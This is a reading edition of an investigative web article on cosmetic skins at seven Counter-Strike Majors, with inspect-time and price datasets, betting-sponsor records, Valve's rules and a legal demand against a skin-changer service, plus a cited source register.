The announcements establish commercial integration around the tournaments. They do not disclose Valve's approval of each agreement. That approval and supervision trail is exactly the record this investigation calls for.

PGL's historical press URLs currently redirect to its news index. The cited releases and dates were retrieved from indexed copies of PGL's own announcements on 10 October 2026. BLAST's 2024 page separately corroborates GG.BET's Stockholm and Antwerp partnerships.

THE QUESTION FOR VALVE
Publish the boundary you actually enforced. Which sponsorships were permitted, refused or ended; who reviewed them; under which dated clause; in which territories? The account-ban total answers none of these questions.

03
THE ENFORCEMENT OF APPEARANCE

Optional to purchase. Actively protected from substitution.

JUL 2015 → JAN 2016

Valve's own rule reaches private-only appearance.

Its server guidelines prohibit simulated unowned items, expressly including appearances visible only to the player. Valve records permanent GSLT restrictions in January 2016 for noncompliant server operators. [E60]

> “Yes. Regardless of who can see the items, mods should not generate/simulate items that are not owned by a player.”

Valve’s answer to question 2 about visibility in server mods.

01 SEP 2026 / LETTER DATE

A legal demand names the skins themselves.

The published, redacted letter bears Melling, Voitishkin & Partners’ name and says it represents Valve. It asserts rights in software, trademarks and the appearance of weapons, knives and gloves, demanding cessation and warning of compensation claims and referral to law enforcement. [E62]

Touch Skins’ own website states that it received a demand from Valve’s representatives in Russia and decided to close its site and software. The redacted letter hides the addressee; the project’s statement separately establishes the closure. [E61]

The record consists of the published pre-litigation demand and the recipient project’s account of closing its site and software. Together, they document the legal pressure used to protect control over cosmetic appearance.


THE ECONOMIC CHOICE

Valve treats access to appearance as something worth enforcing. That choice belongs beside its claim that cosmetic items impose no gameplay disadvantage. A person unable to afford a coveted look can still face the boundary protecting its exclusivity.

THE DISTINCTION

Touch Skins is one documented case, not the whole record. A server-side cosmetic substitution (a mod showing an unowned skin to one player) and a client intervention changing what the game itself renders are different acts with different legal weight — Valve answers the first with a GSLT ban and the second with a lawyer’s letter. Publish every demand letter sent to skinchanger services, every closure, and the distinction Valve itself applies between the two.

RETURN TO THE ENFORCEMENT CASE**Commercial for the platform. A violation for the user.**Account restrictions, opaque reasons and the right to a review ↗



THE LETTER / 1 SEPTEMBER 2026**Appearance is valuable enough to enforce.**
The archived image names weapons, knives and gloves in the demand. It threatens compensation proceedings and referral to law enforcement. Valve's representatives assert commercial control over the appearance that its public defence calls cosmetic.

Published redacted image credited by KOD.RU to Gabe Follower / X. Original image restored from the supplied archive, unchanged.

Open the original letter at full size ↗

05
THE PUBLIC RECORD

Inspect the evidence.

18 RECORDS
Sources cited in this article appear first. Select “All records” to inspect the complete 107-record register shared by the investigation; the dedicated evidence files retain their own detailed registers.

▼ **Research method and source status**
Reviewed 10 October 2026. Major percentages are recalculated from the author’s published CSVs, with both event and player denominators retained. Sponsor entries identify the announcing organisation and date. Legal correspondence is attributed to the published copy and the project’s separate statement.

Measured inspect use, commercial interpretation, announced sponsorship and enforcement outcomes are distinguished at the point of each finding. The complete twelve-case series and the original seven-Major investigation remain available through the navigation.

▼ **Read the original 11 October wording**
Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Measured inspect use, commercial interpretation, announced sponsorship and enforcement outcomes are distinguished at the point of each finding. The original seven-page investigation and its evidence files remain available through the navigation.

Open this passage in the complete original edition →

Cited source records

E50 · Seven-Major inspect totals — event CSV

Publisher: PhishDestroy / Major demo analysis

Date: Retrieved 10 Oct 2026

Supports: 491 maps, 280 series, 960,770 inspect records; 948,232 skinned records.

Scope: Event totals independently summed. CS:GO and CS2 duration encodings differ.

https://phishdestroy.io/steam_dossier/major_skins_assets/reports/inspect-hours.csv

E51 · 559 player–Major inspect records — CSV

Publisher: PhishDestroy / Major demo analysis

Date: Retrieved 10 Oct 2026

Supports: 557 records with a skinned inspect, two default-only; grouped by event.

Scope: Player nickname within an event, not unique people or complete owned inventories.

https://phishdestroy.io/steam_dossier/major_skins_assets/reports/05_players_all.csv

E52 · DreamHack 2013 — item sales and Major prize funding

Publisher: Valve / Counter-Strike

Date: 16 Sep 2013

Supports: Valve connects in-game item revenue to the $250,000 tournament prize pool.

Scope: Historical Valve announcement connecting item sales to Major prize funding.

https://blog.counter-strike.net/2013/09/7614/

E38 · People of New York v. Valve Corporation — filed complaint

Publisher: New York Attorney General / NYSCEF

Date: 25 Feb 2026

Supports: Court, filing date, index 450952/2026, allegations, statutory bases and requested remedies.

Scope: NYSCEF document 2; 52-page court-stamped complaint. Requested relief appears on PDF pages 50–51.

https://ag.ny.gov/sites/default/files/court-filings/new-york-v-valve-corporation-complaint-2026.pdf

E49 · The Major showcase — skins, stars & demand

Publisher: PhishDestroy

Date: 2021–2025 sample · reviewed 10 Oct 2026

Supports: Research scope, inspect-input method, separate glove and loadout-price analyses.

Scope: The derived calculation uses E50–E51. Inspect activity is not measured broadcast exposure.

https://phishdestroy.io/steam_dossier/major_skins/

E14 · About the New York Attorney General lawsuit against Valve

Publisher: Valve

Date: 11 Mar 2026

Supports: The public collectibles comparison, optional and cosmetic framing, transferability argument, account-ban total, privacy objections and legislative position.

Scope: Corporate public response dated 11 March 2026; linked alongside the filed complaint and the investigation's analysis.

https://help.steampowered.com/en/faqs/view/6300-A6C4-519D-A3F5

E53 · Limited Game Tournament License — §2.4(d)–(e)

Publisher: Valve

Date: Current text · reviewed 10 Oct 2026

Supports: Conditional betting advertising and separate exclusions for game-economy sponsors.

Scope: The live page has no public version date; older contracts need their applicable text.

https://store.steampowered.com/tourney/limited_license

E54 · Commit 8594dc0 — tournament sponsorship requirement

Publisher: ValveSoftware / GitHub

Date: 08 Dec 2025 · 23:03:20 UTC

Supports: Addition requiring ranked and unranked operators to follow licence §2.4(e).

Scope: Dates the TOR change, not the licence clause's first publication. Verified against GitHub commit API.

https://github.com/ValveSoftware/counter-strike_rules_and_regs/commit/8594dc0cc8f8cd9ea9564af46e453fc673246cbd

E70 · Tournament Operation Requirements — applicable version

Publisher: ValveSoftware / GitHub

Date: Current text · reviewed 10 Oct 2026

Supports: Applicable TOR version is tied to the Additional Information deadline.

Scope: Check the dated requirements and licence for each event; a single universal commencement date is not established.

https://github.com/ValveSoftware/counter-strike_rules_and_regs/blob/main/tournament-operation-requirements.md

E55 · GG.BET / Antwerp 2022 and Stockholm 2021

Publisher: PGL

Date: 04 Apr 2022

Supports: PGL's announced betting partnership and broadcast integrations; retrospective Stockholm confirmation.

Scope: Indexed primary release retrieved 10 Oct 2026. Historical URL now redirects to the news index; E58 corroborates both Majors.

https://press.pglesports.com/184398-ggbet-is-now-the-exclusive-betting-partner-of-pgl-major-antwerp-2022from-april-4-to-10-ggbet-will-be-offering-10-no-deposit-cashback-to-celebrate-the-announcement-of-this-partnership

E56 · BLAST announces Unikrn partnership including Paris Major

Publisher: BLAST / Cision

Date: 29 Mar 2023

Supports: Announced event and series integrations, branding and viewer activities.

Scope: The tournament organiser's dated sponsorship announcement, naming its own agreement.

https://news.cision.com/blast/r/blast-partners-with-esports-and-video-games-betting-platform-unikrn,c3743069

E57 · 1xBet / PGL Copenhagen Major 2024

Publisher: PGL

Date: 01 Feb 2024

Supports: PGL names the Major's betting partner and media/financial support.

Scope: Indexed primary release retrieved 10 Oct 2026; historical URL now redirects to the news index.

https://press.pglesports.com/289168-1xbet-is-the-official-betting-partner-of-the-pgl-cs2-copenhagen-major-2024

E58 · GG.BET / BLAST Premier 2024

Publisher: BLAST

Date: 22 Jan 2024

Supports: Live odds, predictions and branding; also confirms prior Stockholm and Antwerp partnerships.

Scope: The 2024 agreement is identified by its publisher as a BLAST Premier partnership.

https://blast.tv/article/blast-partners-with-ggbet

E59 · 1xBet / PGL 2025–2026 partnership

Publisher: PGL

Date: 12 Feb 2025

Supports: Two-year global betting partnership, broadcast rights and advertising placements.

Scope: Indexed primary release retrieved 10 Oct 2026; historical URL now redirects to the news index.

https://press.pglesports.com/381187-1xbet-becomes-an-official-partner-of-pgl

E29 · CSGORoll x G2 — collaboration announcement

Publisher: CSGORoll

Date: 2 May 2023

Supports: The announced esports partnership, jersey branding and a CSGORoll-inspired slot machine at the G2 Major booth.

Scope: Historical announcement describing the May 2023 collaboration.

https://www.csgoroll.com/blog/csgoroll-g2-collaboration/

E60 · Game Server Operation Guidelines — cosmetic simulation

Publisher: Valve / Counter-Strike

Date: July 2015 request / January 2016 action

Supports: FAQ 2 covers player-only visibility; records permanent server-token restrictions.

Scope: Valve server-mod guidelines, including simulated unowned appearances visible only to the player.

https://blog.counter-strike.net/server_guidelines/

E62 · Valve representation — cosmetic and software rights demand

Publisher: Melling, Voitishkin & Partners / published redacted copy

Date: Letter dated 01 Sep 2026

Supports: Visible letter names software, weapon/knife/glove appearances and trademarks; demands cessation and warns of legal action.

Scope: Public redacted image reproduced by Kod.ru, credited to Gabe Follower. Addressee hidden; no court ruling established.

https://api.kod.ru/content/images/2026/09/Frame-35117.png

E61 · Project closure statement

Publisher: Touch Skins

Date: September 2026 episode · reviewed 10 Oct 2026

Supports: Project reports a demand from Valve's Russian representatives and its decision to close.

Scope: First-person project statement; the current page does not print a publication date.

https://touchskins.io/

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
e1b1153351d8bf5a9b4bb0dfbfcda4e4596b95d25e26c613117558eddb451114
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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/major-and-sponsors
```

ENGLISH · 18 OCTOBER 2026

The Major showcase — Skins, stars & demand

PhishDestroy's dataset of seven Valve-backed Counter-Strike Majors: 491 maps, 960,770 inspect records and 203.66 player-hours of skinned-item inspection. Explore teams, percentages, gloves and the economy behind the stage.

Prepared	18 October 2026
Attribution	Agent Simon
Live article	phishdestroy.io/steam_dossier/major_skins/
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

FIELD RECORD / COUNTER-STRIKE MAJORS · 2021–2025

Their stage. Their skins. *Their economy.*

Valve’s flagship competition is also a shop window for its item economy. Fans follow the player; the player carries the skin. Across seven Majors, our record shows how consistently priced cosmetics occupy that stage.

Read the record ↓SIInvestigated & compiled by **Agent Simon**Major field record · 5 October 2026

EXHIBIT / 01INSPECT THE SYSTEM



98.7%of recorded weapon inspections involve a non-default finish
Butterfly Knife / DopplerCatalogue illustration

07Valve-backed Majors
491maps in the inspect dataset
960,770weapon inspect records
203.66 hskinned-item inspect time[1]

[1] Summed player time. 280 match series from the final 16-team stage through the grand finals.
How the numbers are read ↗

▼ **In this file 9 sections**

01 / THE RECORD557 OF 559

The exception is *playing without one.*

557 of 559 player–Major records include an inspection of at least one weapon with a skin. That is **99.6%**. The same pattern runs through all seven events.

WHAT "SHOWCASE" MEANS HERE
A live shop window inside the match. The player is the reference point. The skin becomes recognisable through repeated play; Inspect lifts and turns the object so the finish itself becomes the subject. The same object has a market name and a price.

Recognise the player→Recognise the skin→Want the item
99.6%
At least one skinned weapon in the inspect record.

557 with a skin2 default-only records

One square = one nickname at one Major. Repeat appearances count again.

TABLE 01 / The same pattern, event after event

Major	With a skin	Share of records	Skinned inspects	Skinned hours
Stockholm 2021 ↗CS:GO · 70 maps	78 / 78	**100.0%**	101,221	43.19player-hours
Antwerp 2022 ↗CS:GO · 71 maps	78 / 79	**98.7%**	105,494	41.27player-hours
Rio 2022 ↗CS:GO · 68 maps	79 / 79	**100.0%**	134,474	53.94player-hours
Paris 2023 ↗CS:GO · 67 maps	77 / 78	**98.7%**	104,496	44.77player-hours
Copenhagen 2024 ↗CS2 · 73 maps	79 / 79	**100.0%**	154,139	7.01player-hours
Shanghai 2024 ↗CS2 · 72 maps	84 / 84	**100.0%**	155,810	6.15player-hours
Austin 2025 ↗CS2 · 70 maps	82 / 82	**100.0%**	192,598	7.34player-hours

Source: all-weapon player and event reports; hours summed from mapped inspect intervals.
Download the calculation ↗

> "Cosmetic" describes what an item does to a weapon's stats.
> *It does not describe what it does to demand.*

A professional player is more than another account in the player base. On the Major stage, the player is a reference point: a favourite team, a recognisable loadout, an object an audience can identify and want. The ordinary-player average does not answer what this stage puts on display.

02 / TIME SPENT LOOKINGF / INSPECT

The skin becomes *the moving foreground.*

A knife spins. A rifle turns its artwork towards the player. Inspect gives the cosmetic its own presentation inside the game. Explore eight new excerpts and the original frame study, then compare the item, the gloves and the rest of the frame.

INSPECT ROOM / 09 EXAMPLESChoose an item · scroll the filmstrip →

> Open the video examples and timestamps online.

FIRST-PERSON VIEW / PARACORD KNIFE · CRIMSON WEBREADY / FIRST-PERSON VIEW FROM THE MAJOR ARCHIVE—recorded player-hours

The video illustrates the animation. These hours come from the separate demo dataset.

Explore the players →Download these totals ↓
Open clip ↗

▼ Is one Inspect animation always 5 or 5.5 seconds?
No single duration applies across weapons and animations. A clip can contain the draw, a flourish, the inspect pose, a held pose and the return; the action may also repeat or be interrupted. The new excerpts run for 9–18 seconds. Their playback clock measures the excerpt, not one universal animation cycle.

The archive's 203.66 hours count recorded Inspect-button intervals across players. The video examples and sampled screen-area percentages explain what the mechanic looks like; they do not replace those measurements.

ALL SKINNED WEAPONS**203.66player-hours**
of recorded inspect-button intervals on items with a non-default finish.

948,232skinned inspect records
205.43 hall inspect records

What exactly is timed? ↗
SCREEN SHARE / ANNOTATED SAMPLES

How much of the frame is the object?

Choose one of the annotated moments to see the visible weapon and gloves. Pink and cyan mark the measured surfaces; grey is the rest of the frame. Dim the background to examine the foreground. The denominator is the full 640 × 360 source frame.



2.5 s / Inspect
THIS FRAME / APPROXIMATE**7.5**%
of this frame occupied by the object and gloves

Download frame measurements ↓

Sampled screen area over the clip

Pink: object · cyan: gloves · grey: rest
Each column represents 100% of its frame. “Rest” includes the scenery, HUD and sleeves; it is not a separately traced scenery mask.

▼ Coordinates, sources & calculation

Each example has its own sampled timestamps and manually traced visible surfaces. The weapon includes its visible finish, handle or body and any applied stickers. Gloves are traced separately; sleeves and gaps between objects are excluded. Overlap is counted once. Foreground gloves take precedence in the new traces; the earlier Paracord trace retains its original weapon-first rule. The remaining pixels are labelled “rest of frame”: scenery, HUD, sleeves and any other untraced content.

Weapon and glove pixels ÷ (640 × 360) × 100. These are approximate manual measurements of selected frames, not continuous segmentation. Each new excerpt has two annotated moments; the retained Paracord study has six. Different cameras, viewmodels and scenes do not form a controlled experiment.

The dimmed-background view is an editorial aid. It does not represent eye tracking, a saliency model or measured viewer attention. The illustrations are separate from the seven-Major records below. Visible animation intervals are approximate and are not demo input measurements.

All outlines, timestamps, source links and file hashes · JSON ↓
All frame measurements · CSV ↓

THE SCENE STAYS. THE ITEM PERFORMS.

A small share of pixels can carry the show.

The world can occupy most of the screen while a blade spins directly in front of it. Dragon Lore offers a different presentation: the rifle turns its broad decorated side towards the player. Motion, proximity, colour and recognisable finishes give the cosmetic a distinct role within the play view.

Our argument: this is a product display built into play. On the tournament stage, the player's equipment becomes part of the image fans recognise and want to reproduce. Cosmetic performance is still presentation, even when it adds no weapon performance.

The percentages measure visible surface area. They cannot tell us what percentage of a viewer's attention went to the object. The repeated display and accumulated Inspect time are documented separately below.

SEVEN MAJORS / THE ACTUAL TIME RECORD

From individual animations to 203.66 player-hours.

99.14%of recorded Inspect time is on skinned items
203.66 h skinned 1.77 h default

203.6626 ÷ 205.4313 × 100

95.87%of skinned-item Inspect time belongs to knives
195.26 h knives 8.41 h other weapons

702,919.943 ÷ 733,185.415 × 100

Time-weighted shares; the 98.7% figure elsewhere counts Inspect records. Player intervals can overlap. These are shares of recorded Inspect time, not shares of match duration, broadcast duration or viewer attention.

Where those hours accumulate

Bars share a zero baseline. CS:GO and CS2 use different input implementations; their recorded button durations are not equivalent animation lengths. Counts and hours are summed across simultaneous players, not a broadcast timeline.

▼ **From a demo interval to the number on this page**
For each mapped skinnable-weapon record: `max(0, end_s - start_s)`. For the skinned total, retain `paint_kit ≠ 0`. Sum across players and maps, then divide by 3,600.

733,185.415 seconds**÷ 3,600203.6626 hours**
The parser observes the inspect input state. It does not record the broadcast director's camera, animation completion or the number of viewers. An item can remain visible outside Inspect; these hours are not the full time a skin appears in play.

03 / ALWAYS IN THE FRAMETHE GLOVE LAYER / 122 MATCH SERIES

The knife goes away. *The gloves remain.*

The weapon changes. The gloves stay. In ordinary first-person play, the gloves are part of the visible hands: holding the rifle, drawing a knife, reloading and inspecting. They do not need a separate Inspect action to be displayed.

Non-default glove finishes are market-valued cosmetic items, separate from the free default gloves. A player may buy, trade, borrow or receive a pair; the cosmetic value is there regardless of who paid. **374 of 390 player–Major glove records use a non-default pair.**

"Stay" describes the equipped first-person hands, not uninterrupted visibility in every frame. Spectator camera changes, death, menus and other views interrupt that visibility.

A player switches from a knife to a rifle. The gloves stay on the hands holding it. Their visual presence does not depend on pressing Inspect.

Weapon finishes occupy the held object. Gloves occupy the hands around it: shooting, reloading and inspecting all take place in the same first-person view. They recur throughout active play, rather than in one isolated showcase animation.



Sport Gloves / Pandora's BoxSteam catalogue illustration

95.9%374 of 390 player records
have skinned gloves
1,909.37 hsummed tracked player spans
associated with skinned gloves[2]
[2] From the supplied glove report's time field: first-to-last tracked player spans, summed across players. These spans include time when a player is not the observed camera or their hands are not visible; they are not measured screen exposure. Glove and inspect hours overlap and must not be added. Glove records ↗

04 / SEVEN MAJORSSTOCKHOLM → AUSTIN

Different winners. *The same showcase.*

Select a Major. Follow the teams, the recorded matches and the skins behind the event-level totals.

The emblem on each selector identifies that Major's champion. Team artwork is taken from in-game tournament stickers.

05 / THE DEMAND MACHINETHE LINK TO THIS INVESTIGATION

The match is also *an advertisement.*

Our argument is direct: repeated display by admired professionals advertises the objects, even without a price tag or a sponsor's logo. Valve backs the stage, creates the items and controls the Steam infrastructure through which those items circulate. "Only cosmetic" describes their lack of a performance advantage; it does not remove their commercial function.

01 / VALVE-BACKED STAGE**The Major**
Professional competition and the players fans follow.

02 / REPEATED DISPLAY**The recognisable item**
The finish, knife and gloves become part of a player's on-screen identity.

03 / ASPIRATION**"I want that one."**
Our argument: admired players turn visible items into desirable objects.

04 / THE ECONOMY**One item. Two markets.**
Steam supplies the item infrastructure. Price discovery and cash trading extend onto external venues.

Follow the market mechanics →
The dataset measures professional use and inspect activity. The demand pathway above is the investigation's interpretation of that exposure; it is not a measured sales-conversion rate.

Valve is inside the picture.

Valve's first Major announcement explicitly linked its tournament prize fund to revenue from in-game items. Its Major rulebook sets requirements for organisers and includes the use of players' likenesses in Counter-Strike-related media. The platform, competition and item economy are connected by design.

Valve's prize-fund announcement ↗Valve's Major rulebook ↗

Free to play. Not free from the sales pitch.

For a young fan learning the game, professional matches and the surrounding player culture can make a knife more than equipment: it becomes a recognisable sign of belonging. "My favourite player has it" is the demand mechanism this investigation examines.

Our sample makes the visible norm concrete: **557 of 559 player–Major records include skinned-weapon Inspect; 98.7% of recorded weapon inspections concern skins; 95.9% of glove records use a non-default pair.** A free default exists. On this stage, the priced alternative dominates.

▼ **When someone says "many players use no skins", who counts?**
Ask for the denominator: active Counter-Strike participants, all Steam accounts, idle accounts or automated accounts? Ask for the time window and definition of "uses a skin". A platform-wide total does not describe the professional example that a fan watches.

This dataset cannot establish which accounts Valve includes. Bots and idle-hour activity are questions for that methodology, not findings proved by these demos. Here, the denominator is explicit: the recorded players at seven Majors.

THE ACQUISITION QUESTION

The finish is visible. The supply chain is not.

A coordinated premium loadout does not require the player to win every item from a case. Direct purchases, trades, collector loans and sponsor-supplied items are alternative routes. Our working hypothesis is that external sourcing helps put desirable items on this stage; these match records establish use, not which route a particular player took.

The tension is explicit in Valve's current tournament rules. Section 2.4(e) restricts broadcasts from displaying material that violates Valve's agreements, naming case-opening and skin-trading sites, and restricts sponsorships tied to Valve's game economies. **The external brand can be excluded while the desirable inventory remains on screen.**

Valve's tournament licence · §2.4(e) ↗
Current rule cited as context; it is not applied retroactively to all seven sampled events. Individual purchases, loans and sponsorships require transaction or contract evidence.

> The player becomes the reference.
> The skin becomes the aspiration.
> *The market sells the object.*

CONTINUE / PRICE ATLAS**Where the price climbs beyond Steam's market**Read the atlas →CONTINUE / AUTHENTICATION**A blocked site. A working Steam login.**Follow the route →
THE MAJOR RECORD CONTINUES / AGENT ROWAN

From the skin showcase to the gambling sponsor.

CSGORoll's G2 announcement placed a branded slot-machine activation at the Paris Major. Its later instructions asked sellers for Steam session tokens. Follow the sponsorship, the 2016 demands and the public enforcement record.

Ten days to stop. Seven years later, at G2's booth. →

06 / THE CARRIED VALUE122-MATCH SUBSET

More than a *colour on a weapon.*

Pricing the observed cosmetic classes at the checked market floors gives a **$6,127,115 matched-price subtotal** across 395 player–Major loadout records. The average subtotal is **$15,512**.

$6.13msummed matched-price subtotals
93.0%5,932 of 6,381 recorded weapon slots skinned
96.7%

382 of 395 records exceed $2,000 before individual-item premiums.

384 exceed $1,800. Missing quotes add nothing to these subtotals: 43 of 6,044 selected item observations remain unpriced, across 42 records. A subtotal is not a complete inventory valuation.

The loadout layer records carried weapons beyond the Inspect button. All **396** player–Major records in this subset have at least one skinned weapon. The separate pricing selection yields 395 records. Prices are current catalogue-class references checked on 5 October 2026, applied to historical observations.

TABLE 02 / The value carried through the sample

Major	Series covered	Records	Average subtotal	Summed subtotals
Stockholm 2021	1 / 40	10	$18,302	$183,024
Antwerp 2022	3 / 40	25	$16,334	$408,356
Rio 2022	4 / 40	39	$11,107	$433,162
Paris 2023	28 / 40	80	$13,312	$1,064,979
Copenhagen 2024	37 / 40	80	$15,993	$1,279,455
Shanghai 2024	22 / 40	78	$17,532	$1,367,501
Austin 2025	27 / 40	83	$16,755	$1,390,638

Current listing floors, not historical purchase prices or completed sales. The selection takes the earliest demo-relative observation per weapon slot and player–Major group, plus one glove pair; it does not establish ownership or a complete personal inventory. Repeated players and borrowed items may be represented. Corrected player subtotals CSV ↓ · Every selected item and quote CSV ↓ · Major totals CSV ↓

07 / PLAYER FILESTHE PERSON · THE OBJECT · THE VALUE

Your favourite player. *A priced collection.*

Select a player and a Major. See the finishes they inspected most, the time accumulated on each item and the matched-price subtotal for their recorded loadout.

▼ **Our pricing strategy: the lower end of the matching market class**

Model, finish, phase and wear must match. The price layer uses normal-item listing floors published in Waxpeer's model catalogues, checked on 5 October 2026. It does not replace a Sapphire with a generic Doppler or price one knife model as another.

Exact float, pattern seed, stickers, StatTrak, Souvenir status and provenance are outside this calculation. Rare combinations can be worth multiples of the class baseline. We do not assume that every item carries such a premium, and we do not claim these asks are the purchase price or current value of the player's exact item.

These current references are applied to historical Major observations. An absent exact quote stays unpriced. Loadout panels show the subtotal of matched quotes and their coverage.

For the individual collectible, consult SkinsAtlas pro inventories ↗ and the player's Waxpeer profile. These profiles describe current inventories, which can differ from the sampled match.

Correction record: the original knife lookup confused eight model names, affecting 68 displayed skinned-item variants and one default-knife aggregate. Models and phases now resolve from item-definition and paint-kit IDs in the supplied catalogue. Original CSVs remain unchanged as source records; their affected labels and valuations are superseded by the corrected layer.

Identity and price correction log ↓ · Price snapshot and provenance ↓ · All displayed item prices CSV ↓ · Corrected catalogue CSV ↓

> Explore the player files and their source data online.

Open "Price & source" for the exact catalogue class, checked quote and pricing method. Original reports remain downloadable; corrected prices and model labels are documented above.

THE MOST INSPECTED FINISHES

What keeps returning to their hands.

Ranked by summed player Inspect time across the seven Majors. Each row opens the players who inspected that exact finish, phase and wear class.

08 / EXPLORE THE DATATHE RECORD IS OPEN

From the headline *to the individual row.*

One row per nickname–Major group; inspect time includes default and skinned weapons.

EVERY TABLE / ORIGINAL PRECISION

Open the collection.

All 16 report tables, with individual CSV downloads. The raw map tables sit beneath them; the data pack keeps the collection together.

▼ 01 / Knife records by player 556 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	knife_events	default_events	has_skin	inspect_time_s	inspect_time_min
IEM Rio Major 2022	Jame	5517	0	yes	9010.8	150.18
PGL Major Stockholm 2021	huNter	2851	0	yes	8022.0	133.70
IEM Rio Major 2022	Patsi	6581	0	yes	7318.7	121.98
IEM Rio Major 2022	Qikert	2471	0	yes	5721.0	95.35
IEM Rio Major 2022	stavn	3338	0	yes	5692.2	94.87
PGL Major Antwerp 2022	huNter	1812	0	yes	5606.2	93.44

▼ 02 / Knife finishes 1,053 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	player	knife	finish	phase	wear	inspect_time_s	inspect_time_min
IEM Rio Major 2022	Jame	Butterfly Knife	Night		Field-Tested	7514.2	125.24
IEM Rio Major 2022	Qikert	Nomad Knife	Crimson Web		Minimal Wear	5721.0	95.35
IEM Rio Major 2022	stavn	Butterfly Knife	Tiger Tooth		Factory New	5692.2	94.87
PGL Major Stockholm 2021	huNter	Karambit	Doppler	Black Pearl	Factory New	5566.6	92.78
BLAST.tv Paris Major 2023	CRUC1AL	Paracord Knife	Marble Fade		Factory New	4887.6	81.46

event	player	knife	finish	phase	wear	inspect_time_s	inspect_time_min
IEM Rio Major 2022	torzsi	Butterfly Knife	Doppler	Phase 1	Factory New	4854.6	80.91

▼ 03 / Knife totals by Major 7 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.

event	matches_with_data	players	players_skin_knife	players_default_knife	pct_skin	knife_inspect_events	total_inspect_time_min
PGL Major Stockholm 2021	40	78	77	1	98.7	96840	2509.9
PGL Major Antwerp 2022	40	78	77	1	98.7	98673	2376.4
IEM Rio Major 2022	40	77	77	0	100.0	130939	3160.0
BLAST.tv Paris Major 2023	40	78	76	2	97.4	99297	2604.2
PGL CS2 Major Copenhagen 2024	40	79	78	1	98.7	147767	390.6
Perfect World Shanghai Major 2024	40	84	82	2	97.6	151965	349.1

▼ 04 / Knife price snapshot 1,053 rows · CSV

Download complete table ↓ · First six rows below; original fields and precision retained.
